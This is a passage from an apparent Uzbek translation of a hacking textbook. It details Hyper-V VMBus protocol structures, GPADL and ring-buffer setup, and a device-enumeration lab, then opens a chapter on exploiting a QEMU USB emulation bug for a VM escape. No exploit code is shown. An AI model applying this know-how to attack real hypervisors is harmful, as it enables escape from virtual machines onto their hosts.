_In_reads_(GvaCount) PCHV_GVA GvaRangeList
);
```

Argumentlar xotirada joylashtirilishi kerak bo'lgan tartibda: avval tayyorlangan o'lchovli sarlavha, keyin o'zgaruvchan o'lchovli sarlavha, va nihoyat "rep" ro'yxati.

VMBus interfeys

VMBus – bu VSP (Virtual Service Provider) va IC (Integration Component) tomonidan foydalaniladigan kanalga asoslangan muloqot mexanizmi. Mehmonning VMBus'dan foydalanishi uchun minimal talablar quyidagilar:

- HvCallPostMessage va HvCallSignalEvent chaqirishni qo'llab-quvvatlash. HV_X64_MSR_GUEST_OS_ID'ni ro'yxatdan o'tkazish va HV_X64_MSR_HYPERCALL'da giperso'rov sahifasini xaritalash kerak.
- SynIC'ni yoqish.
- Kamida bitta SINTx ni ochish (HV_X64_MSR_SINT2 dan foydalaniladi).
- Xabar sahifasini xaritalash (HV_X64_MSR_SIMP).

Boshlash. (Initiation)

VMBus bilan aloqa o'rnatish uchun "aloqani boshlash" so'rovi yuboriladi (HvCallPostMessage orqali). Ushbu xabar 4-raqamli ulanish ID ga yuboriladi (avvalgi versiyalar 1 dan foydalangan, lekin hozir 4 dan foydalaniladi). Ushbu xabarning tuzilishi (Linux yadrosida topilgan ta'riflardan freymvorkga ko'chirilgan holda) quyidagicha:

```
VmbusChannelMessageHeader = c.Struct(
'msgtype'  / c.Int32ul,❶
'padding'  / c.Const(0, c.Int32ul)
)
VmbusChannelInitiateContact = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'vmbus_version_requested' / c.Int32ul,❷
'target_vcpu'  / c.Int32ul,❸
'msg_sint'  / c.Int8ul,❹
'padding'  / c.Bytes(7),
'monitor_page1'  / c.Int64ul,❺
'monitor_page2'  / c.Int64ul❻
)
```

Barcha VMBus xabarlari bir xil xabar sarlavhasi bilan boshlanadi, bu esa xabar turini o'z ichiga oladi ❶. Ushbu holatda, msgtype 14 ga teng bo'ladi. Keyingi maydon VMBus versiyasini o'z ichiga oladi ❷. Umuman olganda, eng yuqori versiyani boshlash va muvaffaqiyat qozongunga qadar versiyalarni pasaytirib borish kerak (bir nechta aloqa xabarlarini yuborish). Bu holatda, ushbu konfiguratsiyada ishlashi kerak bo'lgan versiyani so'rab bitta xabar yuboriladi. Keyin, maqsadli virtual protsessor ❸ (xabarlari o'sha protsessorning SynIC'ga yuboriladi) va SINTx ❹ (biz SINT2'dan foydalanamiz) bor.

Nihoyat, ikki "monitor" sahifasining GPA'larini taqdim etish mumkin. Ba'zi qurilmalar tezkor xabarnomalar uchun bularni ishlatishi mumkin; ular belgilanadi, ammo ishlatilmaydi. Birinchi sahifa ❺ boladan ota-ona(child-to-parent) (root

partition) xabarnomalarini olish uchun, ikkinchisi ❻ esa ota-ona-bola (parent-to-child) xabarnomalarini olish uchun ishlatiladi.

Agar muzokaralar muvaffaqiyatli o‘tsa, berilgan SINTx ning SIMP slotida "versiya javobi"(version response) xabari olinadi. E'tibor bering, agar SINTx polling rejimi o‘rnatilmasa, SINTx ochilganida belgilangan vektorga interrupt olish mumkin (shuning uchun bu uchun mos IDT handleriga ehtiyoj bo‘ladi). Ota-ona tomonidan yuborilgan barcha xabarlar "aloqa o‘rnatish"(initiate contact) so‘rovida berilgan SINTx ga yo‘naltiriladi. "Versiya javobi" tuzilishi quyidagicha:

```
VmbusChannelVersionResponse = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'version_supported' / c.Int8ul,
'connection_state' / c.Int8ul,
'padding' / c.Int16ul,
'msg_conn_id' / c.Int32ul❶
)
```

Takliflarni so‘rash

VMBus'da qaysi qurilmalar mavjudligini aniqlash uchun "takliflar so‘rash" (request offers) (msgtype 3) xabarini yuboramiz, bu xabar faqat VmbusChannelMessageHeader'dan iborat. Xabar yuborilgach, bir necha "kanal taklifi"(offer channel) (msgtype 1) xabarlari olindi va nihoyat "barcha takliflar yetkazildi"(all offers delivered) (msgtype 4) xabari bilan yakunlanadi. "Kanal taklifi"(offer channel) tuzilishi quyidagicha:

```
VmbusChannelOffer = c.Struct(
'if_type'       / UUID,❺
'if_instance'   / UUID,❻
'reserved1'     / c.Int64ul,
'reserved2'     / c.Int64ul,
'chn_flags'     / c.Int16ul,
'mmio_megabytes' / c.Int16ul,
'user_def' / c.Bytes(120),
'sub_channel_index' / c.Int16ul,
'reserved3' / c.Int16ul
)
VmbusChannelOfferChannel = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'offer' / VmbusChannelOffer,
'child_relid' / c.Int32ul,❶
'monitorid' / c.Int8ul,❸
'monitor_allocated' / c.Int8ul,❷
'is_dedicated_interrupt' / c.Int16ul,
'connection_id' / c.Int32ul❹
)
```


Bu xabardagi ma'lumotlar qurilma va kanal uchun maxsusdir. **child_relid** ❶ maydoni keyinchalik umumiy xotira hududini o‘rnatish va qurilma bilan aloqa o‘rnatish uchun ishlatiladigan kanal ID'sini o‘z ichiga oladi. Agar **monitor_allocated** ❷ nolga teng bo‘lmasa, qurilma nazorat qilinadigan xabarnomalar bilan ishlaydi, bu holda **monitored** ❸ monitor sahifalariga indeks sifatida foydalaniladi. **connection_id** ❹ bilan bog‘liq voqea porti qurilmaga voqealarni signallash uchun ishlatiladi (HvCallSignalEvent orqali).

Qurilmaga oid ma'lumotlarda **if_type** ❺ qurilma klassining UUID (universally unique identifier)sini, **if_instance** ❻ esa ma'lum bir qurilmaning UUID sini o‘z ichiga oladi (agar VM'da bir xil turdagi ikkita qurilma bo‘lsa, bir xil **if_type** bilan lekin har xil **if_instance** bo‘lgan ikkita taklifni ko‘rish mumkin).

Eslatma! *Umumiy noyob identifikator (UUID) identifikator yorliqlari uchun standartlashtirilgan 128bitli kodlashdir. Ushbu bobda, UUID'ni faqat kichik-endian variant sifatida murojaat qilinadi.*

"Barcha takliflar yetkazildi" xabarining tuzilishi VmbusChannelMessageHeader (msgtype 4) ko‘rinishida bo‘ladi.

Laboratoriya ishi 25.4:
VMBUS qurilmalarni ro‘yxatga olish

Ushbu bob bilan birga keltirilgan GHHv6/ch25/labs/vmbus.py moduli hozirgacha ta'riflangan barcha narsalarni amalga oshiradi. Uning kodini diqqat bilan o‘qishingiz tavsiya etiladi, har bir qadamga e'tibor berishingiz zarur.

Agar biz uni to‘g‘ridan-to‘g‘ri chaqirsak, u taklif xabarlaridan olingan qurilma ma'lumotlarini chop etadi. Ushbu ma'lumotlar orasida child_relid qiymati, if_instance UUID va if_type (UUIDdan qurilma tavsifiga aylantirilgan holda) mavjud.

```
┌──(root㉿ghh6)-[/labs]
└─# python3 vmbus.py
...omitted for brevity...
[OFFER ID: 1] 1eccfd72-4b41-45ef-b73a-4a6e44c12924 Dynamic memory
[OFFER ID: 2] 99221fa0-24ad-11e2-be98-001aa01bbf6e Automatic Virtual Machine Activation
[OFFER ID: 3] 58f75a6d-d949-4320-99e1-a2a2576d581c Mouse
[OFFER ID: 4] d34b2567-b9b6-42b9-8778-0a4ec0b955bf Keyboard
[OFFER ID: 5] 5620e0c7-8062-4dce-aeb7-520c7ef76171 Synthetic Video
[OFFER ID: 6] 4487b255-b88c-403f-bb51-d1f69cf17f87 Automatic Virtual Machine Activation (2)
[OFFER ID: 7] fd149e91-82e0-4a7d-afa6-2a4166cbd7c0 Heartbeat
[OFFER ID: 8] 242ff919-07db-4180-9c2e-b86cb68c8c55 KVP
[OFFER ID: 9] b6650ff7-33bc-4840-8048-e0676786f393 Shutdown
[OFFER ID: 10] 2dd1ce17-079e-403c-b352-a1921ee207ee Time Synch
```

[OFFER ID: 11] 2450ee40-33bf-4fbd-892e-9fb06e9214cf VSS (Backup/Restore)
[OFFER ID: 12] f5bee29c-1741-4aad-a4c2-8fdedb46dcc2 Remote Desktop Virtualization
[OFFER ID: 13] 6f2f86d6-114a-42b8-90ca-f5ff19bd23eb SCSI
[OFFER ID: 14] 89b44895-a96d-4625-85b0-efc1aaa9f2a2 Network

Kanal ochish

Taklif qilingan qurilmalardan biri bilan aloqa o'rnatish ikki bosqichni o'z ichiga oladi. Birinchidan, mezbon bilan baham ko'rmoqchi bo'lgan xotira oralig'ini (yoki oraliqlarini) tasvirlaydigan mehmon sahifa freymlarining (GPFN) ro'yxati yuboriladi. Ikkinchidan, bu hudud ikki halqa-buferiga (ring-buffers) bo'linadi: biri qabul qilish uchun, ikkinchisi esa uzatish uchun. Mehmon va mezbon o'rtasida (yoki aniqroq qilib aytganda, bola partiyasi va ota partiyasi o'rtasida) xotira ulashish Mehmon Jismoniy Manzil Tasvirlagich Ro'yxati (GPADL – Physical Address Descriptor List) yaratish orqali amalga oshiriladi. Agar Windows xotira tasvirlagichlar ro'yxatlari (MDL – memory descriptor lists) bilan prinsip bir xil: bir-biriga bog'lanmagan jismoniy xotiradan uzluksiz bufer yaratish. GPADL'lar holatida, GPFNlar yuboriladi (mezbon ularni tegishli SPFNlarga aylantiradi).

"GPA diapazonlari" (GPA ranges) ketma-ketligidan GPADL yaratiladi va har bir diapazon quyidagi tarzda kodlanadi:

```
GPARange = c.Struct(
'byte_count' / c.Int32ul,❶
'byte_offset' / c.Int32ul,❷
'pfn_array' / c.Array(
lambda t: ceil((t.byte_count + t.byte_offset) / 4096), c.Int64ul)❸
)
def gpa_range(address, size):❹
start_pfn = address >> 12
end_pfn = (address + size) >> 12
return {
'byte_count': size,
'byte_offset': address & 0xfff,
'pfn_array': range(start_pfn, end_pfn)
}
```

GPA oralig'i – bu o'zgaruvchan o'lchamdagi tuzilma bo'lib, avval bitta oralig'ning o'lchami baytlarda ❶ ko'rsatiladi va keyin birinchi xotira sahifasiga nisbatan baytlarda offset ❷ beriladi. Tuzilmaning qolgan qismi GPFNlarning ro'yxatini ❸ o'z ichiga oladi, bu esa xotira oralig'ini ifodalaydi. Ro'yxat elementlarining soni oraliq o'lchami va boshlanish offsetiga ko'ra zarur bo'lgan sahifalar soniga mos kelishi kerak. ushbu tizim 1:1 xotira xaritasidan foydalangani uchun faqat jismonan uzluksiz sahifalardan foydalaniladi. Asosiy manzil va o'lcham argumentlari berilganida, **gpa_range** ❹ funksiyasi GPA oralig'ini

qaytaradi. GPADL yaratish uchun **GPADL header** so'rovini (msgtype 8) GPA oralig'lari ro'yxati bilan yuboriladi. Bu xabar quyidagicha kodlanadi:

```
def gpa_range_size(range_list):❻
return len(b''.join(map(GPARange.build, range_list)))
VmbusChannelGPADLHeader = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'child_relid' / c.Int32ul,❶
'gpadl' / c.Int32ul,❷
'range_buflen' / c.Rebuild(
c.Int16ul, lambda t: gpa_range_size(t.range)),❺
'rangecount' / c.Rebuild(c.Int16ul, c.len_(c.this.range)),❹
'range' / c.Array(c.this.rangecount, GPARange),❸
)
```

Xabar sarlavhasidan so'ng, **child_relid** ❶ maydoni mavjud. Aloqa o'rnatmoqchi bo'lgan qurilmaning taklif xabaridagi shu maydondan olingan qiymat taqdim etiladi. **gpadl** ❷ maydoni tanlagan qiymatga o'rnatiladi; bu GPADLni aniqlash uchun ishlatiladi. Xabarning oxirida GPA oralig'lari ketma-ketligi ❸ joylashgan. Bu ketma-ketlikdagi elementlar soni **rangecount** ❹ da o'rnatiladi va bu ketma-ketlikning umumiy o'lchami (baytlarda) **range_buflen** ❺ da ko'rsatiladi. **gpa_range_size** ❻ funksiyasi oralig'lar ro'yxatini kodlash orqali ushbu o'lchamni hisoblaydi.

Agar yaratilmoqchi bo'lgan bufer juda kichik bo'lsa, u bitta "GPADL sarlavhasi" xabariga joylashishi mumkin; ammo, agar talab qilinadigan PFN va/yoki oraliqlar soni katta buferlarni ifodalash uchun bitta xabarga sig'masa, bunday holatlar bo'lishi mumkin (HvCallPostMessage uchun ishlatiladigan xabar o'lchami 240 bayt bilan cheklangan). Bunday holatlarda, "**range**" maydonining mazmuni bu o'lchovga sig'diradigan qismlarga bo'linadi. Birinchi qism "GPADL sarlavhasi" (GPADL body) bilan yuboriladi va qolganlari "GPADL body" xabarlari (msgtype 9) seriyasida yuboriladi.

GPADL body xabari bir sarlavha va keyingi qismni o'z ichiga oladi. Sarlavhani kodlash quyidagicha amalga oshiriladi:

```
VmbusChannelGPADLBody = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'msgnumber' / c.Int32ul,❶
'gpadl' / c.Int32ul❷
)
```

Msgnumber ❶ maydoni yuborilayotgan bo'lakni aniqlaydi (har bir yuborilgan bo'lak uchun bu qiymat oshiriladi) va **gpadl** ❷ maydoni GPADL sarlavhasi xabarida ishlatgan qiymatga o'rnatiladi.

GPADL sarlavhasini va (ixtiyoriy ravishda) bir yoki bir nechta GPADL asosiy xabarlari yuborilganidan so‘ng, GPADL yaratilgan (GPADL created) (msgtype 10) javobi bilan GPADL yaratilgani(haqida xabar beriladi. Ushbu xabarning tartibi quyidagicha:

```
VmbusChannelGPADLCreated = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'child_relid' / c.Int32ul,❶
'gpadl' / c.Int32ul,❷
'creation_status' / c.Int32ul❸
)
```

child_relid❶ va **gpadl ❷** maydonlarida taqdim etilgan qiymatlar mavjud va **create_status❸** nolga teng bo‘lishi kerak.

Nihoyat, ring-buferlarni o‘rnatish uchun “ochiq kanal” (open channel) (msgtype 5) so‘rovi yuboriladi. Ushbu xabarning tartibi quyidagicha:

```
VmbusChannelOpenChannel = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'child_relid' / c.Int32ul,❶
'openid' / c.Int32ul,❷
'ringbuffer_gpadl' / c.Int32ul,❸
'target_vp' / c.Int32ul,❺
'downstream_offset' / c.Int32ul,❹
'user_data' / c.Bytes(120),❻
)
```

Odatdagidek, **child_relid ❶** taklifning **child_relid** maydoni bilan bir xil qiymatga o‘rnatiladi. Tanlagan qiymatga **openid ❷** o‘rnatildi va yangi yaratilgan GPADL identifikatorini **ringbuffer_gpadl ❸** ga o‘tkaziladi. **Downstream_offset ❹** da bu bufer ikkita halqali buferga bo‘ladigan ofset (sahifalarda) o‘tkaziladi. Maqsadli **virtual protsessor ❺** va **user_data ❻** nolga o‘rnatiladi.

Agar so‘rov muvaffaqiyatli bo‘lsa, biz “ochiq kanal natijasi” (open channel result) (msgtype 6) javobini olamiz:

```
VmbusChannelOpenResult = c.Struct(
'hdr' / VmbusChannelMessageHeader,
'child_relid' / c.Int32ul,❶
'openid' / c.Int32ul,❷
'status' / c.Int32ul,❸
)
```

child_relid❶ va **openid❷** maydonlarida taqdim etilgan qiymatlar mavjud va **status❸** nolga teng bo‘lishi kerak. Ushbu nuqtada qurilma bilan ikkita halqa-bufer orqali bog‘lanish mumkin.

Maslahat: *GHHv6/ch25/labs/vmbus.py moduli hozirgacha tushuntirilgan barcha narsalarni amalga oshirishni o‘z ichiga oladi. Kodni o‘qish orqali ushbu bobni to‘ldiring.*

Halqa-bufer aloqasi

Bizda GPADL’dan yaratilgan umumiy bufer mavjud bo‘lib, u ikkita halqali buferga bo‘lingan: birinchisi uzatish uchun, ikkinchisi esa qabul qilish uchun. Uzatuvchi ring-bufer GPADL ning birinchi GPFN’dan boshlanadi va keyinroq quyi oqimda joylashgan GPFN’da tugaydi (“ochiq kanal” so‘rovida taqdim etilganidek). Qabul qiluvchi halqa-bufer uzatish buferining oxirida boshlanadi va GPADL’ning oxirgi GPFNvda tugaydi.

O‘tkazish (yoki qabul qilish) uchun haqiqiy ma’lumotlar har bir halqa-buferning ikkinchi sahifasidan boshlanadi. Har bir halqa-buferning birinchi sahifasida halqa-bufer holatiga ega tuzilma mavjud:

```
RingBuffer = c.Struct(
'write_index' / c.Int32ul,❶
'read_index' / c.Int32ul,❷
'interrupt_mask' / c.Int32ul,
'pending_send_sz' / c.Int32ul,
'reserved' / c.Bytes(48),
'feature_bits' / c.Int32ul
)
```

Qo‘shimcha (reserved) maydonlar ushbu tuzilmaning maydonlaridan keyin kelishi mumkin va bu maydonlardan keyin sahifani to‘ldirish uchun to‘ldiruvchi baytlar keladi. Asosiy foydalanish uchun faqat **write_index❶** va **read_index❷** ga e’tibor berish kerak; tuzilmaning qolgan qismi nolga teng qoldirilishi mumkin. Har ikkala indeks halqa-bufer ma’lumot maydoni boshlanishidan (halqa-bufer holatidan keyin 4,096 bayt) ofsetni ifodalaydi.

Ma’lumot halqa-buferga yozilganda, **write_index**ma’lumot uzunligi bilan oshiriladi; agar oshirish halqa-bufer o‘lchamidan katta bo‘lsa, indeks aylantiriladi. Agar **write_indexread_index**’dan katta bo‘lsa, halqa-buferda qolgan joy halqa-bufer o‘lchami minus **write_index**’ga, qo‘shilgan **read_index**’ga teng. Agar **write_index read_index**’dan kichik bo‘lsa, qolgan joy **read_index**’ga minus **write_index**’ga teng. Ma’lumot halqa-buferdan o‘qilganda, **read_index** shunga o‘xshash usulda oshiriladi.

Agar **read_index** va **write_index** teng bo‘lsa, halqa-bufer vaziyatga qarab bo‘sh yoki to‘liq bo‘ladi (yoki read_index ga write_index yoki write_index to read_index). Bu sodir bo‘lganda, xostni xabardor qilish kerak, buni muloqot qilayotgan qurilmaga mos keladigan taklifning ulanish identifikatori maydoni va

nolga teng hodisa belgisi yordamida HvCallSignalEvent so‘rovi orqali amalga oshirish mumkin.

Ma’lumot“paketlar” ichiga joylashtirilgan bo‘lib, bu paketlar ichki tuzilmasidan qat’i nazar, to‘liq paketni aniqlash va o‘qish uchun zarur bo‘lgan ma’lumotlar bilan sarlavhani o‘z ichiga oladi:

```
class PacketType(Enum):❷
VM_PKT_INVALID = 0
VM_PKT_SYNCH = 1
VM_PKT_ADD_XFER_PAGESET = 2
VM_PKT_RM_XFER_PAGESET = 3
VM_PKT_ESTABLISH_GPADL = 4
VM_PKT_TEARDOWN_GPADL = 5
VM_PKT_DATA_INBAND = 6❸
VM_PKT_DATA_USING_XFER_PAGES = 7
VM_PKT_DATA_USING_GPADL = 8
VM_PKT_DATA_USING_GPA_DIRECT = 9
VM_PKT_CANCEL_REQUEST = 10
VM_PKT_COMP = 11❼
VM_PKT_DATA_USING_ADDITIONAL_PKT = 12
VM_PKT_ADDITIONAL_DATA = 13
PacketHeader = c.Struct(
'type' / c.Int16ul,❶
'offset8' / c.Int16ul,❹
'len8' / c.Int16ul,❺
'flags' / c.Int16ul,❻
'trans_id' / c.Int64ul❽
)
```

Type ❶ maydoni **PacketType** ❷ da belgilangan qiymatlardan biridir; eng keng tarqalgani **VM_PKT_DATA_INBAND** ❸. Offset8 ❹ da keyingi sarlavhaning ofseti (8 baytlik bloklarda, sarlavha boshidan) va **len8** ❺ da paketning umumiy hajmi mavjud (8 baytli bloklarda, shu jumladan paket sarlavhasida). **Flags** ❻ maydoni odatda nolga teng, lekin ba’zi hollarda u **VM_PKT_COMP** ❼ qabul qiluvchi tomonidan yuborilishi kerakligini ko‘rsatish uchun bittaga o‘rnatiladi. Tranzaksiya identifikatori ❽ so‘rov yuborilganida tanlagan qiymatdir; agar so‘rovga javob berayotgan bo‘lsa, so‘rovdagi kabi qiymatni belgilash kerak.

Paketlar 8 baytlik chegara bilan to‘ldirilgan va har bir paket 8 baytlik treyler bilan tugaydi (len8 hisobiga kiritilmagan).

VMBus qurilmalari o‘zlarining protokollarini amalga oshiradilar, ammo ularning barchasi bir xil asosiy transportni taqsimlaydi. Ushbu qismda Time Synch integratsiya komponentiga ulanadigan va xost vaqtini ko‘rsatadigan namunaviy skript (GHHv6/ch25/labs/time_sync.py) kiritilgan. Skript kanalni ochish va

halqa-buferlar orqali muloqot qilish uchun GHHv6/ch25/labs/vmbus.py modulidan foydalanadi.

Xulosa

Ushbu bob Hyper-V arxitekturasining umumiy ko‘rinishi bilan boshlandi. Keyingi qismlarda Hyper-V ga xos paravirtualizatsiya xususiyatlarini, jumladan VMM (sintetik MSR, SynIC va giperso‘rovlar) va ildiz(root) bo‘limida (VMBus) amalga oshirilgan funksiyalar ko‘rib chiqildi.

Qo‘shimcha manbalar

Kirish qismida aytib o‘tilganidek, ushbu bo‘lim tadqiqot o‘tkazish uchun boshlang‘ich nuqtani berish uchun faqat umumiy ko‘rinishdir.

Hyper-V haqida ko‘proq ma’lumot olishning usullaridan biri uni teskari muhandislik qilishdir. Virtualizatsiya to‘plamining aksariyati disk raskadrovka belgilariga ega, ularni Hex-Rays v’a WinDbg kabi vositalar yordamida osongina tahlil qilish mumkin. Istisno – VMM komponenti (hvix64.exe), u umumiy belgilarga ega emas va tushunish uchun ko‘p harakat talab qiladi. Bir nechta IDA plaginlari katta yordam berishi mumkin:

• Behrooz Abbassi (@rceninja) tomonidan ishlab chiqilgan MSR-dekoder va VMX-yordamchini https://github.com/RceNinja/Re-Scripts/tree/master/scripts manzilida topish mumkin.

• Mixail Paulyshka (@Mixailos) tomonidan ishlab chiqilgan FakePDB’dan IDA ma’lumotlar bazasidan PDB faylini yaratish uchun foydalanish mumkin. VMM diskini tuzatishda ushbu faylni WinDbg bilan yuklashimiz mumkin.

Yana bir usul – mavjud rasmiy va norasmiy hujjatlarni o‘qish. Hyper-V tadqiqot resurslarining eng to‘liq ro‘yxati Artur Xudyaev (@gerhart_x) tomonidan qayta tuzilgan va uni https://github.com/gerhart01/Hyper-V-Internals/ saytidan topish mumkin.

Foydalanilgan adabiyotlar

1. Hypervisor-protected Code Integrity enablement https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-hvci-enablement.

2. “How Windows Defender Credential Guard works” https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-how-it-works.

3. “Microsoft Defender Application Guard overview,” https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-application-guard/md-app-guard-overview.

4. “Microsoft Hyper-V Bounty Program,” www.microsoft.com/en-us/msrc/bounty-hyper-v.

5. “HyperFuzzer: An Efficient Hybrid Fuzzer for Virtual CPUs,” www.microsoft.com/en-us/research/publication/hyperfuzzer-an-efficient-hybrid-fuzzer-for-virtual-cpus/.

6. “Hyper-V Integration Services,” https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/integration-services.

7. “Universally unique identifier,” https://en.wikipedia.org/wiki/Universally_unique_identifier.

8. “Make your own integration services,” https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/user-guide/make-integration-service.

9. “HV_PARTITION_PRIVILEGE_MASK,” https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/tlfs/datatypes/hv_partition_privilege_mask.

10. “Hypervisor Top-Level Functional Specification,” https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/tlfs.

26-BOB. HYPERVISORLARNI XAKERLASH (CASE STUDY)

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:

- QEMU’da qurilma emulyatsiyasi zaifligining ildiz sabablari tahlili
- USB va EHCI asoslari
- Foydalanuvchi rejimidagi ishchi jarayon (QEMU) uchun VM qochish ekspluatatsiyasini ishlab chiqish

Ushbu bobda QEMU USB emulyatsiya kodida Xiao Vey va Ziming Chjan tomonidan CVE-2020-14364,1 ni tahlil qilingan va foydalanilgan. Bu oddiy va ishonchli zaiflik bo‘lib, bu uni ajoyib amaliy tadqiqotga aylantiradi. KVM va Xen kabi gipervisorlar QEMU dan ishchi jarayon komponenti sifatida foydalanadilar, shuning uchun QEMU maqsad qilinganda, foydalanuvchi rejimidan foydalanish amalga oshiriladi.

Ushbu bobda KVM (Kernel-based Virtual Machine) virtualizatsiyasini qo‘llab-quvvatlaydigan Linux tizimida Docker o‘rnatish jarayoni ko‘rib chiqiladi. Sizning xostingizda KVM virtualizatsiyasi yoqilgan bo‘lishi va Docker o‘rnatilganligi taxmin qilinadi. Ushbu jarayon uchun barcha kodlar GitHub’da mavjud.

```
$ git clone https://github.com/GrayHatHacking/GHHv6.git
```

Dockerfile muhitni va ushbu bobda ishlatiladigan barcha vositalarni o‘z ichiga oladi. Ushbu bobdagi barcha kodlar va misollar Docker konteyneri ichidan bajarilishi kerak.

Xostdagi KVM qurilmasi Docker konteyneriga o‘tkazilishi kerak:

```
$ cd GHHv6/ch26/
$ docker build -t kali .
$ docker run --device=/dev/kvm --network xost -it kali bash
```

Docker konteyneriga kirgach, kodni */labs* katalogida topish mumkin.

Bug tahlili

Tahlil Universal Serial Bus (USB) bilan tanishishdan boshlanishi kerak. Ta’sirlangan kodni tushunish uchun zarur bo‘lgan minimal miqdor muhokama qilinadi. Ushbu tahlildan so‘ng, muammoni hal qiladigan majburiyat ko‘rib chiqiladi va xatoning asosiy sabablari tahlil qilinadi.

USB asoslari

USB tizimi bir yoki bir nechta USB qurilmalariga ulangan xostdan iborat. Xostda USB dasturiy ta'minoti, USB xost boshqaruvchisi va o'rnatilgan ildiz uyasi mavjud. USB hub esa, "portlar" deb nomlanuvchi ulanish nuqtalarini ta'minlovchi USB qurilmasining maxsus sinfidir.

Qurilma Turlari

USB qurilmasi markaz yoki funksional qurilma sifatida ishlashi mumkin. "Murakkab qurilma" deb ataladigan boshqa turdagi qurilmalar markaz va bir nechta funksiyalarni birlashtirishi mumkin.

Ulanish Topologiyasi

USB tizimidagi qurilmalar aylanma ulanishlarni oldini olish maqsadida maksimal yetti qatlamli yulduz topologiyasiga ulangan. Birinchi qatlam xostning ildiz markazidan boshlanadi va daraxtsimon konfiguratsiyani hosil qiladi. Biroq xostning mantiqiy nuqtai nazaridan, barcha qurilmalar to'g'ridan-to'g'ri ildiz xostiga ulangan kabi ko'rinadi.

***Eslatma**: Ushbu bo'limda tushuntirilgan USB haqida berilgan ma'lumotlar juda soddalashtirilgan va USB tizimining barcha jihatlarini qamrab olmaydi. USB 2.0 spetsifikatsiyasining to'liq tasvirini olishni xohlagan o'quvchilar "Qo'shimcha manbalar" bo'limda berilgan havolani ko'rib chiqishlari mumkin.*

Yakuniy nuqtalar

USB qurilmalarida ma'lumotlarni uzatishning o'ziga xos xususiyatlariga ega bo'lgan so'nggi nuqtalar to'plami mavjud. Ushbu so'nggi nuqtalar, shuningdek, ma'lumotlar oqimining yo'nalishini belgilaydi. Har bir so'nggi nuqta noyob identifikatsiya raqami bilan, ya'ni oxirgi nuqta raqami bilan ajratiladi. Barcha USB qurilmalari standart boshqaruv usuli sifatida "so'nggi nuqta nol" deb nomlangan bir nuqtani qo'llashi shartdir. Ushbu so'nggi nuqta, bitta kirish va bitta chiqish so'nggi nuqtasidan iborat bo'lib, ikkalasi ham nol raqamiga tayinlangan. Oxirgi nuqta nol har doim kirish uchun ochiq bo'lib, standart boshqaruv trubkasi orqali qurilmani ishga tushirish yoki uning ish faoliyatini manipulyatsiya qilish uchun ishlatiladi. Bu struktura USB qurilmalarining samarali boshqarilishini va ularning integratsiyasini ta'minlaydi.

Boshqaruv uzatishlari

Boshqaruv uzatishlari qurilmani sozlash, unga buyruqlar yuborish yoki uning holatini so'rash maqsadida ishlatiladi. Boshqaruv uzatishlari uch turga bo'linadi: boshqaruvni o'qish, boshqaruvni yozish va ma'lumotlarsiz boshqarish. Boshqaruvni o'qish va yozish jarayonlari uch bosqichdan iborat:

1. Sozlash bosqichi: bu bosqich o'rnatish transaksiyasini o'z ichiga oladi. U xost tomonidan boshlanib, qurilma bajarishi kerak bo'lgan boshqaruv kirish turini ko'rsatadi.

2. Ma'lumotlar bosqichi: bu bosqich o'rnatish tranzaksiyasi tomonidan belgilangan yo'nalishda bir yoki bir nechta ma'lumotlar tranzaksiyalarini o'z ichiga oladi.

3. Holat bosqichi: oldingi sozlash yoki ma'lumotlar bosqichining natijasi haqida xabar berish uchun ishlatiladi.

Ma'lumotlarsiz boshqaruv esa faqat sozlash va holat bosqichlaridan iborat bo'ladi. Ushbu tizimlar USB qurilmalarining samarali boshqarilishini ta'minlaydi va ularning integratsiyasini osonlashtiradi.

Paketlar

Transaksiya xost va funksiyao'rtasida paketlarni almashishni o'z ichiga oladi. Paketda maydonlar guruhi mavjud; quyida ba'zi muhim guruhlar:

• **PID** Paket turini va paket turini to'ldiruvchi tekshirish kodini o'z ichiga oladi.

• **Funksiya manzili** Bu holatlarda faqat nol standart manzilidan foydalaniladi.

• **Oxirgi nuqta manzili** Bu holatlarda oxirgi nuqta noldan foydalaniladi.

• **Ma'lumotlar** 0 dan 1024 baytgacha ma'lumotlarni o'z ichiga oladi; har bir baytning eng kam ahamiyatli biti (LSB) keyingi baytdan bir pozitsiyaga siljigan.

• **Token CRC.** SETUP, IN va OUT paket turlari uchun bu maydon funksiya va oxirgi nuqta manzili maydonlaridan hisoblangan 5 bitli siklik ortiqchalik tekshiruvi (CRC) hisoblanadi.

• **Data CRC**Ma'lumotlar maydonidagi 16 bitli CRC .

Muayyan paketda qaysi maydonlar mavjudligi ularning paket turiga bog'liq (PID maydonida kodlangan). Paket turi quyidagi guruhlardan biriga to'g'ri keladi:

• **Token** OUT, IN, SOF va SETUP paket turlarini o'z ichiga oladi. Ushbu paketlar quyidagi maydonlarni o'z ichiga oladi: PID, funksiya manzili, so'nggi nuqta manzili va token CRC.

• **Ma'lumotlar** DATA0, DATA1, DATA2 va MDATA paket turlarini o'z ichiga oladi. Ma'lumotlar paketlari PID maydonini, undan keyin ma'lumotlar baytlarining o'zgaruvchan soni (0 dan 1024 gacha) va ma'lumotlar CRC maydonini o'z ichiga oladi.

• **Handshake** ACK, NAK, STALL va NYET paket turlarini o'z ichiga oladi. Ushbu paketlar faqat PID maydonini o'z ichiga oladi.

• **Maxsus** PRE, ERR, SPLIT, PING va RESERVED turlarini o'z ichiga oladi.

Boshqaruv uzatishlarni (va ularning bosqichlarini) xost va funksiya o'rtasida almashinadigan paketlar nuqtai nazaridan quyidagi tarzda tavsiflash mumkin:

• Sozlash bosqichi bitta sozlash transaksiyasidan iborat. Sozlash transaksiyasida xost SETUP paketini va undan keyin DATA0 paketini yuboradi. Muvaffaqiyatli bo‘lsa, funksiya ACK paketi bilan javob beradi.

